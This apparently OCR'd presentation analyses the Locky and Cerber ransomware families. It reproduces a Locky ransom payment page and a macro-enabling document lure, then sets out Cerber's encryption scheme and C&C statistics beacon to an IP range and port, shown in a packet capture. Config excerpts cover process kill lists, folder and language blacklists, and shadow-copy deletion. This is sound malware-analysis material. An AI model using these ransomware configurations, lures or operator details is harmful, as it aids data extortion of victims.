1. http://mphtadhci5mrdlju.tor2web.org/[redacted]
2. http://mphtadhci5mrdlju.onion.to/[redacted]


If all of this addresses are not available, follow these steps:

1. Download and install Tor Browser: https://www.torproject.org/download/download-easy.html
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: mphtadhci5mrdlju.onion/[redacted]
4. Follow the instructions on the site.

!!! Your personal identification ID:[redacted]!!!

```
= .*|  *.=+_.|.  $*
.=_$=+=-$$$=_
**_  ._+$_. .
```

Locky – Ransom Payment



Languages: English

Locky Decryptor™

We present a special software - Locky Decryptor™ -
which allows to decrypt and return control to all your encrypted files.

How to buy Locky Decryptor™?

1 You can make a payment with BitCoins, there are many methods to get them.

2 You should register BitCoin wallet:

Simplest online wallet or Some other methods of creating wallet

3 Purchasing Bitcoins, although it's not yet easy to buy bitcoins, it's getting simpler every day.

Here are our recommendations:

localbitcoins.com (WU)	Buy Bitcoins with Western Union.
coincafe.com	Recommended for fast, simple service. Payment Methods: Western Union, Bank of America, Cash by FedEx, Moneygram, Money Order. In NYC: Bitcoin ATM, in person.
localbitcoins.com	Service allows you to search for people in your community willing to sell bitcoins to you directly.
cex.io	Buy Bitcoins with VISA/MASTERCARD or wire transfer.
btcdirect.eu	The best for Europe.
bitquick.co	Buy Bitcoins instantly for cash.
howtobuybitcoins.info	An international directory of bitcoin exchanges.
cashintocoins.com	Bitcoin for cash.
coinjar.com	CoinJar allows direct bitcoin purchases on their site.
anxpro.com	
bittylicious.com	

4 Send 3.00 BTC to Bitcoin address:

Note: Payment pending up to 30 mins or more for transaction confirmation, please be patient...

Date	Amount BTC	Transaction ID	Confirmations
	not found		


5 Refresh the page and download decryptor.

- 3.00 BTC = 679,392 HUF

Cerber

Cerber – Infection Vector

- Email attachment
- Exploit kit – infected websites
- Ransomware-as-a-service




PROTECTED DOCUMENT

This document is protected by Microsoft Office.
Please enable Editing and Content to see this document.

CAN'T VIEW? FOLLOW THE STEPS BELOW.

1. Open the document in Microsoft Office. Previewing online does not work for protected documents.
2. If you downloaded this document from your email, please click "Enable Editing" from the yellow bar above.
3. Once you have enabled editing, please hit "Enable Content" on the yellow bar above.




Welcome to your new Office.

This document compiled with Microsoft Windows Fax and Scan.


Please **enable content** for read and review.

Cerber – Encryption


```
"encrypt":
{
 "bytes_skip":512,
 "encrypt":1,
 "files":[...],
 "max_block_size":2,
 "max_blocks":5,
 "min_file_size":1024,
 "multithread":1,
 "network":1,
 "rc4_key_size":256,
 "rsa_key_size":880
}
"global_public_key":
" -----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAvkty5qhqEydR9076Fevp0uMP7IZNms1AA7GPQUThMWbYiEYIhBKcT0/nwYr
Bq0Ogv79K1tta04EHTrXgcAp/OJgBhz9N58aewd4yZBm2coeaDGvcGRAc9e72ObFQ/TME/Io7LZ5qXDWzDafI8LA8JQmSz0L+/G+LPTW
g7kPOpJT7WSkRb9T8w5QgZRJuvvhErHM83kO3ELTH+SoEI53p4ENVwfNNEpOpnpOOSKQobtIw56CsQFrhac0sQlOjek/muVluxjiEmc0f
szk2WLSnqryiMyzaI5DWBDjYKXA1tp2h/ygbkYdFYRbAEqwtLxT2wMfWPQI5OkhTa9tZqD0HnQIDAQAB
-----END PUBLIC KEY----- "
```




DECRYPT MY FILES
DECRYPT MY FILES #.html
DECRYPT MY FILES #.txt
DECRYPT MY FILES #.vbs
KeP6e-CBdG.cerber
kJv-93bM87.cerber
N-oGormdaH.cerber
YRaFxMhZsa.cerber
bBs_2lQEq2.cerber
hmAMAIGCDL.cerber
-_P9t6DJN5.cerber
Xpb5tjrDVJ.cerber



DECRYPT MY FILES
DECRYPT MY FILES #.html
DECRYPT MY FILES #.txt
DECRYPT MY FILES #.vbs
0uRuQGIC40.cerber2
-C4YKYaN3m.cerber2
dI8CRhwCZk.cerber2
pd3k2UyCKR.cerber2
8KLgfqvmVo.cerber2
OCNKT6GyCD.cerber2
VJeQi4QVKS.cerber2
d1kq9LURbt.cerber2



@___README___@
@___README___@.html
@___README___@.txt
6CHaSx-mru.cerber3
7pUSBtfQjo.cerber3
my1luJkuVY.cerber3
xEi4UKsn-e.cerber3
8SVTlJ1RPR.cerber3
qMARzVGxgv.cerber3
Nz9TdbAxWQ.cerber3
TZteN3JBNW.cerber3




2ybzh7eUbT.9b30
9ciesBbU0Z.9b30
FA0TbMziqB.9b30
README.hta
WHp6PtNJWb.9b30
08j3yFNMIH.9b30
dHIjfeneUF.9b30
6V543DzqGx.9b30
XTyct9RKNm.9b30

Cerber – Encryption

- Generates a 256 bit long RC4 key for each file (earlier versions 128 bit)
- Generates a 880 bit local RSA key pair (earlier versions 576 bit)
- Using the local RSA public key it encrypts the RC4 key
- Using the hard-coded global RSA-2048 key, it encrypts the generated local RSA-880 private key
- New extension: .cerber, .cerber2, .cerber3, 4 characters from HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\MachineGuid
- Encrypts 454 different extensions

Cerber – Encryption



Unencrypted bytes (512 bytes)

Random bytes (36 bytes)

RC4 encrypted file (file size – 548 bytes)

RC4 encrypted information (file name, file creation time, last access time, last modification time)

Local RSA encrypted information (110 bytes) (RC4 key, filename length, number of blocks, block length, 36 bytes from the file)


Global RSA encrypted local RSA key (256 bytes)

- Earlier versions used custom random number generator
- Weak RC4 keys
- It was possible to decrypt RC4 encrypted parts
- But RSA encrypted parts couldn’t be decrypted
- In newer versions this flaw is corrected

Cerber – C&C

- Cerber can encrypt offline
- Sends statistics

```
"servers":
{
 "statistics":
 {
  "data_finish":"{MD5_KEY}",
  "data_start":"{MD5_KEY}{PARTNER_ID}{OS}{IS_X64}
            {IS_ADMIN}{COUNT_FILES}{STOP_REASON}",
  "ip":"194.165.16.0/22"
  "knock":"hi{PARTNER_ID} {STATUS}",
  "port":6892,
  "send_stat":1,
  "timeout":255
  }
}
```


Capturing from Local Area Connection [Wireshark 1.10.14 (v1.10.14-0-g825f971 from master-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save
Follow UDP Stream
Stream Content
Entire conversation (10 bytes)
Find
Save As
Help

```
No.  Time        Source        Destination     Protocol Length Info
 79 22.0634830 10.69.146.91  194.165.16.2    UDP      52 Source port: netmagic  Destination port: 6892
 80 22.0635600 10.69.146.91  194.165.16.3    UDP      52 Source port: netmagic  Destination port: 6892
 81 22.0636370 10.69.146.91  194.165.16.4    UDP      52 Source port: netmagic  Destination port: 6892
 82 22.0637150 10.69.146.91  194.165.16.5    UDP      52 Source port: netmagic  Destination port: 6892
 83 22.0637910 10.69.146.91  194.165.16.6    UDP      52 Source port: netmagic  Destination port: 6892
 84 22.0638680 10.69.146.91  194.165.16.7    UDP      52 Source port: netmagic  Destination port: 6892
 85 22.0639450 10.69.146.91  194.165.16.8    UDP      52 Source port: netmagic  Destination port: 6892
 86 22.0640220 10.69.146.91  194.165.16.9    UDP      52 Source port: netmagic  Destination port: 6892
 87 22.0640980 10.69.146.91  194.165.16.10   UDP      52 Source port: netmagic  Destination port: 6892
 88 22.0641750 10.69.146.91  194.165.16.11   UDP      52 Source port: netmagic  Destination port: 6892
 89 22.0642520 10.69.146.91  194.165.16.12   UDP      52 Source port: netmagic  Destination port: 6892
 90 22.0643290 10.69.146.91  194.165.16.13   UDP      52 Source port: netmagic  Destination port: 6892
 91 22.0644050 10.69.146.91  194.165.16.14   UDP      52 Source port: netmagic  Destination port: 6892
 92 22.0644820 10.69.146.91  194.165.16.15   UDP      52 Source port: netmagic  Destination port: 6892
 93 22.0645590 10.69.146.91  194.165.16.16   UDP      52 Source port: netmagic  Destination port: 6892
 94 22.0646350 10.69.146.91  194.165.16.17   UDP      52 Source port: netmagic  Destination port: 6892
 95 22.0647120 10.69.146.91  194.165.16.18   UDP      52 Source port: netmagic  Destination port: 6892
 96 22.0647890 10.69.146.91  194.165.16.19   UDP      52 Source port: netmagic  Destination port: 6892
 97 22.0648660 10.69.146.91  194.165.16.20   UDP      52 Source port: netmagic  Destination port: 6892
 98 22.0649430 10.69.146.91  194.165.16.21   UDP      52 Source port: netmagic  Destination port: 6892
 99 22.0650200 10.69.146.91  194.165.16.22   UDP      52 Source port: netmagic  Destination port: 6892
100 22.0650970 10.69.146.91  194.165.16.23   UDP      52 Source port: netmagic  Destination port: 6892
101 22.0651740 10.69.146.91  194.165.16.24   UDP      52 Source port: netmagic  Destination port: 6892
102 22.0652500 10.69.146.91  194.165.16.25   UDP      52 Source port: netmagic  Destination port: 6892
103 22.0653270 10.69.146.91  194.165.16.26   UDP      52 Source port: netmagic  Destination port: 6892
104 22.0654040 10.69.146.91  194.165.16.27   UDP      52 Source port: netmagic  Destination port: 6892
105 22.0654810 10.69.146.91  194.165.16.28   UDP      52 Source port: netmagic  Destination port: 6892
106 22.0655580 10.69.146.91  194.165.16.29   UDP      52 Source port: netmagic  Destination port: 6892
107 22.0656340 10.69.146.91  194.165.16.30   UDP      52 Source port: netmagic  Destination port: 6892
108 22.0657110 10.69.146.91  194.165.16.31   UDP      52 Source port: netmagic  Destination port: 6892
109 22.0657880 10.69.146.91  194.165.16.32   UDP      52 Source port: netmagic  Destination port: 6892

⊞ Frame 2516: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
⊞ Ethernet II, Src: CadmusCo_cf:81:8d (08:00:27:cf:81:8d), Dst: Vmware_95:4e:78 (00:50:56:95:4e:78)
⊞ Internet Protocol Version 4, Src: 10.69.146.91 (10.69.146.91), Dst: 194.165.19.73 (194.165.19.73)
⊞ User Datagram Protocol, Src Port: carrius-rshell (1197), Dst Port: 6892 (6892)
⊞ Data (24 bytes)
```

```
hi008c114a
```

Cerber – Configuration File

- Blacklist

```
"blacklist":
{
  "files": ["bootsect.bak","iconcache.db","ntuser.dat","thumbs.db"],

  "folders": [
    ":\\$recycle.bin\\",":\\$windows.~bt\\",":\\boot\\", ":\\documents andsettings\\all users\\",":\\documents and settings\\default user\\",
    ":\\documents and settings\\localservice\\",":\\documents and settings\\networkservice\\",":\\program files\\",":\\program files (x86)\\",
    ":\\programdata\\",":\\recovery\\",":\\recycler\\",":\\users\\all users\\",":\\windows\\",":\\windows.old\\","\\appdata\\local\\",
    "\\appdata\\locallow\\","\\appdata\\roaming\\adobe\\flash player\\","\\appData\\roaming\\apple computer\\safari\\",
    "\\appdata\\roaming\\ati\\","\\appdata\\roaming\\intel\\", "\\appdata\\roaming\\intel corporation\\","\\appdata\\roaming\\google\\",
    "\\appdata\\roaming\\macromedia\\flash player\\","\\appdata\\roaming\\mozilla\\","\\appdata\\roaming\\nvidia\\",
    "\\appdata\\roaming\\opera\\","\\appdata\\roaming\\opera software\\","\\appdata\\roaming\\microsoft\\internet explorer\\",
    "\\appdata\\roaming\\microsoft\\windows\\","\\application data\\microsoft\\","\\local settings\\","\\public\\music\\sample music\\",
    "\\public\\pictures\\sample pictures\\","\\public\\videos\\sample videos\\","\\tor browser\\"],

 "languages": [1049,1058,1059,1064,1067,1068,1079,1087,1088,1090,1091,1092,2072,2073,2092,2115]
}
```

- Languages : Russian, Ukrainian, Belarusian, Tajik, Armenian, Azerbaijani, Georgian, Kazakh, Kyrgyz, Turkmen, Uzbek, Tatar

Cerber – Configuration File

- Closes processes

```
"close_process":
{
 "close_process":1,
 "process": [
    "msftesql.exe","sqlagent.exe","sqlbrowser.exe","sqlservr.exe","sqlwriter.exe","oracle.exe","ocssd.exe",
    "dbsnmp.exe",   "synctime.exe","mydesktopqos.exe","agntsvc.exeisqlplussvc.exe","xfssvccon.exe",
    "mydesktopservice.exe","ocautoupds.exe","agntsvc.exeagntsvc.exe","agntsvc.exeencsvc.exe",
    "firefoxconfig.exe","tbirdconfig.exe","ocomm.exe","mysqld.exe","mysqld-nt.exe","mysqld-opt.exe",
    "dbeng50.exe","sqbcoreservice.exe„
   ]
}
```

- Stop database processes

Cerber – Configuration File


- Deletes shadow copies: "remove_shadows":1
- Deletes itself: "self_deleting":1
- Ransom note:

```
"help_files":
{
  "files":[
   {"file_body": …
    "file_extension":".hta"}
  ],
  "files_name":"README",
  "run_by_the_end":1
}
```

```
"speaker":
{
  "speak":1,
  "text":[
   {
    "repeat":1,
    "text":"Attention! Attention! Attention!"
   },
  {
   "repeat":5,
   "text":"Your documents, photos, databases
               and other important files have been encrypted!"
}]},
```

```
"wallpaper":
{

"change_wallpaper":1,
  "background":0,
  "color":65280,
  "size":13,
  "text":"... "
}
```

Cerber – Ransom Demand

